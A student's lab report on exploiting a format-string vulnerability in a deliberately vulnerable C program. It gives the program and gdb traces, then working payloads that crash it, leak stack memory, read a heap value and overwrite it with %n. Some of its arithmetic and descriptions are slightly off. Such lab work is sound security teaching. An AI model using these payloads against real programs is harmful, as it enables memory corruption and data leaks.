# SP Lab 2.4

**Lab: Format String Vulnerability**

Name: 吴欣倍

StuId: 3190103044

## Objectives

Gain the first-hand experience on format-string vulnerability


Task: develop a scheme to exploit the vulnerability.

Goal

- Crash the program named "vul_prog.c".
- Print out the secret[1] value.
- Modify the secret[1] value.
- Modify the secret[1] value to a pre-determined value.

## Procedure


1. Open the Terminal in Ubuntu and Create the program named "vul_prog.c".



```
wxberry@ubuntu:~$ vi vul_prog.c
wxberry@ubuntu:~$ cat vul_prog.c

/* vul_prog.c */

#define SECRET1 0x44
#define SECRET2 0x55

int main(int argc, char *argv[])
{
  char user_input[100];
  int *secret;
  int int_input;
  int a, b, c, d; /* other variables, not used here.*/

  /* The secret value is stored on the heap */
  secret = (int *) malloc(2*sizeof(int));

  /* getting the secret */
  secret[0] = SECRET1; secret[1] = SECRET2;

  printf("The variable secret's address is 0x%8x (on stack)\n", &secret);
  printf("The variable secret's value is 0x%8x (on heap)\n", secret);
  printf("secret[0]'s address is 0x%8x (on heap)\n", &secret[0]);
  printf("secret[1]'s address is 0x%8x (on heap)\n", &secret[1]);

  printf("Please enter a decimal integer\n");
  scanf("%d", &int_input);  /* getting an input from user */
  printf("Please enter a string\n");
  scanf("%s", user_input); /* getting a string from user */

  /* Vulnerable place */
  printf(user_input);
  printf("\n");

  /* Verify whether your attack is successful */
  printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
  printf("The new secrets:      0x%x -- 0x%x\n", secret[0], secret[1]);
  return 0;
}
```


2. Compile the program and get the addresses of variables.

```
The variable secret's address is 0xbffff300(on stack)
The variable secret's value is 0x804b008(on heap)
secret[0]'s address is 0x804b008(on heap)
secret[1]'s address is 0x804b00c(on heap)
```




```
(gdb) break main
Breakpoint 1 at 0x8048507: file vul_prog.c, line 8.
(gdb) run
Starting program: /home/wxberry/vul_prog

Breakpoint 1, main (argc=1, argv=0xbffff414) at vul_prog.c:8
8         {
(gdb) step
15          secret = (int *) malloc(2*sizeof(int));
(gdb) step
18          secret[0] = SECRET1; secret[1] = SECRET2;
(gdb) step
20          printf("The variable secret's address is 0x%8x (on stack)\n", &secret);
(gdb) step
The variable secret's address is 0xbffff300 (on stack)
21          printf("The variable secret's value is 0x%8x (on heap)\n", secret);
(gdb) step
The variable secret's value is 0x 804b008 (on heap)
22          printf("secret[0]'s address is 0x%8x (on heap)\n", &secret[0]);
(gdb) step
secret[0]'s address is 0x 804b008 (on heap)
23          printf("secret[1]'s address is 0x%8x (on heap)\n", &secret[1]);
(gdb) step
secret[1]'s address is 0x 804b00c (on heap)
25          printf("Please enter a decimal integer\n");
(gdb) step
Please enter a decimal integer
26          scanf("%d", &int_input);  /* getting an input from user */
(gdb) step
step
27          printf("Please enter a string\n");
(gdb) step
Please enter a string
28          scanf("%s", user_input); /* getting a string from user */
(gdb) step
31          printf(user_input);
(gdb) step
32          printf("\n");
(gdb) step
step
35          printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
(gdb) step
The original secrets: 0x44 -- 0x55
36          printf("The new secrets:      0x%x -- 0x%x\n", secret[0], secret[1]);
(gdb) step
The new secrets:      0x44 -- 0x55
37          return 0;
(gdb) step
38        }
```

- The figure shown below illustrates struct of memory. `secret[0]` and `secret[1]` generated by `malloc` are stored in heap while text pointer(user input) and pointer points to `secret` are stored in stack.
- `printf` will push parameters into stack by right-to-left order and iterates format string. Every time met a format parameter within `%x`, it will pop an element from stack to prompt.
- If the number of parameters within `%x` entered by user is larger than the parameter input, memory leak occurs.




3. For thr 1st task, we only need to input some format string within `%s`, it will make the program pop stack continuously and lead to crash.



```
wxberry@ubuntu:~$ ./out
The variable secret's address is 0xbffff340 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
12
Please enter a string
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
wxberry@ubuntu:~$
```


4. For the 2nd task, we can attack through `int_input`. Because `int_input` isdefined behind `user_input` and threrfore, it shall be stored behind `user_input`.

   We can input a number `15`, view the order of `15` in parameters through pop stack by `%x`. As the figure shown below, we could get that `15` is stored at 9th.



```
wxberry@ubuntu:~$ ./out
The variable secret's address is 0xbffff340 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
15
Please enter a string
%x,%x,%x,%x,%x,%x,%x,%x,%x,%X
bffff348,1,b7eb9b19,bffff36f,bffff36e,0,bffff454,804b008,f,252C7825
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```


   For the addresses of variables in the stack have been given, we can set the value of `int_input` points to the address of `secret[1]`. Through `%x%x%x%x%x%x%x%x,-----,%s` (no space) pop the former 8 string and through `%s` get the value of `int_input`.



```
wxberry@ubuntu:~$ ./out
The variable secret's address is 0xbffff340 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
134524940
Please enter a string
%x%x%x%x%x%x%x%x%x,`````,%s
bffff3481b7eb9b19bffff36fbffff36e0bffff454804b008,`````,U
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
wxberry@ubuntu:~$
```


We can get char `U` as the figure shown above.

5. For the 3rd task, we can enter format string `%x%x%x%x%x%x%x%x%x,-----,%n` and write the number of chars `0x38` output into `secret[1]`.



```
wxberry@ubuntu:~$ ./out
The variable secret's address is 0xbffff340 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
134524940
Please enter a string
%x%x%x%x%x%x%x%x%x,-----,%n
bffff3481b7eb9b19bffff36fbffff36e0bffff454804b008,-----,
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x38
```


6. For the 4th task, we can use the same method as task 3.
   - At first, test how the `%n` counts by `%x%x%x%x%x%x%x%x%x123%n`



```
wxberry@ubuntu:~$ ./out
The variable secret's address is 0xbffff340 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
134524940
Please enter a string
%x%x%x%x%x%x%x%x%x123%n
bffff3481b7eb9b19bffff36fbffff36e0bffff454804b008123
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x34
```

   We can know that, the former 8 `%x` output 49 chars(`0x34-0x03=0x31=49`).


   - Secondly, modify the value as `55`, we only need to enter `%x%x%x%x%x%x%x%x%x123456%n`



```
wxberry@ubuntu:~$ ./out
The variable secret's address is 0xbffff340 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
134524940
Please enter a string
%x%x%x%x%x%x%x%x%x123456%n
bffff3481b7eb9b19bffff36fbffff36e0bffff454804b008123456
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x37
```


   - We can also modify it as a larger value through `%0[length]x` to fill zero.

     Assume we want to output 1000. We can set the last `%x` as `%0951(1000-49=951)` to test because we haven't know how many chars it occupies.



```
wxberry@ubuntu:~$ ./out
The variable secret's address is 0xbffff340 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
134524940
Please enter a string
%x%x%x%x%x%x%x%x%0951x%n
bffff3481b7eb9b19bffff36fbffff36e0bffff45400000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x3e1
```

`0x3e1=993`. Hence, the last `%x` occupies 7(1000-993) chars. We can set `%0[length]x` as 958(951+7). Then enter `%x%x%x%x%x%x%x%x%0958x%n`.



```
wxberry@ubuntu:~$ ./out
The variable secret's address is 0xbffff340 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
134524940
Please enter a string
%x%x%x%x%x%x%x%x%0958x%n
bffff3481b7eb9b19bffff36fbffff36e0bffff45400000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x3e8
```

`0x3e8=1000`. Succeed.